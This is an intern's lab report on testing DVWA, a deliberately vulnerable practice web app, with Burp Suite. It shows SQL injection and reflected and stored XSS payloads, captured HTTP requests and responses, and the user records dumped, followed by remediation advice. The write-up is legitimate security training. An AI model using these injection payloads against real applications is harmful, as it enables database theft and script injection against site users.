TASK 1: WEB APPLICATION SECURITY TESTING

Intern Name: SHREYA V

Track Code: FUTURE_CS_01

Domain: Cyber Security

Internship Provider: Future Interns

Duration: May,2025

Tools Used: DVWA, Burp Suite, Browser, Kali Linux

Submission Type: Task Report (with screenshots and analysis)

AIM:

To conduct security testing on a vulnerable web application and identify common web vulnerabilities such as SQL Injection, Reflected XSS, and Stored XSS, using ethical penetration testing techniques.

TOOLS USED:

- DVWA (Damn Vulnerable Web Application) – A practice environment for web security
- Burp Suite Community Edition – Intercepting proxy and testing tool
- Browser (Chrome) – To interact with DVWA UI
- Kali Linux – For running DVWA locally

VULNERABILITIES TESTED:

1. SQL Injection

Test Input: ' OR '1'='1

Module Targeted: DVWA > SQL Injection


Testing Method:

- ✓ Intercepted the request using **Burp Suite**.
- ✓ Modified the id parameter using the SQL payload above.
- ✓ Server responded with user details, bypassing authentication logic.

Result:


- ✓ The application is vulnerable to **Classic SQL Injection**.

✓ Returned unintended user information from the database.



```
GET /dvwa/vulnerabilities/sqli/?id=1'OR'1'='1&Submit=Submit HTTP/1.1
Host: 192.168.61.30
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.61.30/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=jemsjbbabs8ngq2p45rci0pi50
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Fri, 06 Jun 2025 06:00:44 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Tue, 23 Jun 2005 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5050
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"
        />

        <title>
            Damn Vulnerable Web App (DVWA) v1.0 :: Vulnerability: SQL
            Injection
        </title>

        <link rel="stylesheet" type="text/css" href="
        ../../dvwa/css/main.css" />

        <link rel="icon" type="\image/ico" href="../../favicon.ico" />

        <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
        </script>
```



Vulnerability: SQL Injection

User ID:

```
ID: 1'OR'1'='1
First name: admin
Surname: admin

ID: 1'OR'1'='1
First name: Gordon
Surname: Brown

ID: 1'OR'1'='1
First name: Hack
Surname: Me

ID: 1'OR'1'='1
First name: Pablo
Surname: Picasso

ID: 1'OR'1'='1
First name: Bob
Surname: Smith

ID: 1'OR'1'='1
First name: user
Surname: user
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/

2.Reflected XSS

Test Input: <script>alert("XSS")</script>

Module Targeted: DVWA > XSS (Reflected)

Testing Method:


✓ Injected the script in the input field (search/query).

✓ Page immediately rendered the input in the response.

✓ Alert box appeared in the browser.


Result:

- ✓ The input is reflected without sanitization.
- ✓ **Reflected XSS** confirmed.



```
GET /dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')</script> HTTP/1.1
Host: 192.168.61.30
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.61.30/dvwa/vulnerabilities/xss_r/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=jemsjbbabs0ngq2p45rci0pi50
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Fri, 06 Jun 2025 06:09:57 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4495
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"
        />

        <title>
            Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Reflected
             Cross Site Scripting (XSS)
        </title>

        <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css
        " />

        <link rel="icon" type="\image/ico" href="../../favicon.ico" />

        <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
        </script>
```



Set Google Chrome as your default browser and pin it to your taskbar
Set as def
OK

192.168.61.30 says

XSS

3.Stored XSS

Test Input: <script>alert("Stored XSS")</script>

Module Targeted: DVWA > XSS (Stored)

Testing Method:

- ✓ Entered payload into the comment or guestbook form.

- ✓ Script saved to the backend.
- ✓ On reloading the page, the alert box triggered automatically.

Result:

- ✓ DVWA is vulnerable to **Stored XSS**.
- ✓ Persistent JavaScript execution is possible.

FINDINGS SUMMARY:

- ➢ **SQL Injection:**
    - ✓ The application was vulnerable to classic SQL Injection through unsanitized input fields.
    - ✓ Using a simple payload like ' OR '1'='1, I was able to bypass authentication and retrieve sensitive data.
    - ✓ This indicates that the application does not use parameterized queries or proper input validation.
- ➢ **Reflected XSS (Cross-Site Scripting):**
    - ✓ A malicious script entered into a form was immediately reflected and executed in the browser.
    - ✓ The script <script>alert("XSS")</script> triggered a popup, proving the vulnerability.
    - ✓ This shows that user input is not properly encoded or sanitized before being displayed.
- ➢ **Stored XSS:**
    - ✓ Scripts submitted through the comment section were stored in the database and executed every time the page was reloaded.
    - ✓ The payload persisted across sessions and browsers, affecting all users visiting the page.
    - ✓ This represents a high-severity issue due to its ability to impact multiple users over time.
- ➢ **Security Level:**
    - ✓ All tests were conducted with DVWA's security level set to **Low**, which allows known vulnerabilities to be exploited easily.

    - ✓ It highlights how varying security configurations can change the exposure of the application.

- ➢ **Overall Observation:**
    - ✓ The DVWA application effectively demonstrated multiple common web vulnerabilities.
    - ✓ These findings emphasize the importance of secure coding practices, such as input validation, output encoding, and the use of secure development frameworks.

RECOMMENDATIONS:

- ✓ Use **prepared statements** for all SQL queries.
- ✓ Implement **Content Security Policy (CSP)** headers.
- ✓ Sanitize all input and **encode output** before rendering in HTML.
- ✓ Use **web application firewalls** to detect injection patterns.
- ✓ Validate input length and type server-side.

LEARNING OUTCOME:

Through this task, I gained hands-on experience in:

- ✓ Identifying and exploiting SQL Injection and XSS vulnerabilities
- ✓ Using **Burp Suite** to intercept, manipulate, and replay HTTP requests
- ✓ Understanding how improper input validation can lead to major risks
- ✓ Learning remediation techniques to secure modern web applications

---

Conclusion:

- ❖ This task provided valuable hands-on experience in identifying and exploiting common web vulnerabilities using a controlled environment. By working with DVWA and Burp Suite, I was able to successfully perform security assessments targeting SQL Injection, Reflected XSS, and Stored XSS vulnerabilities.
- ❖ These tests revealed critical flaws caused by improper input validation and lack of output encoding—issues that are frequently exploited in real-world attacks. The ability to bypass authentication, execute scripts in the browser, and store

malicious code highlighted the significant risks posed by insecure web development practices.

- This exercise not only enhanced my understanding of web application vulnerabilities but also reinforced the importance of adopting secure coding techniques, implementing defense-in-depth strategies, and continuously testing applications for weaknesses throughout the development lifecycle.
- Overall, the task strengthened my practical cybersecurity skills and prepared me to better identify, explain, and remediate real-world web application security issues.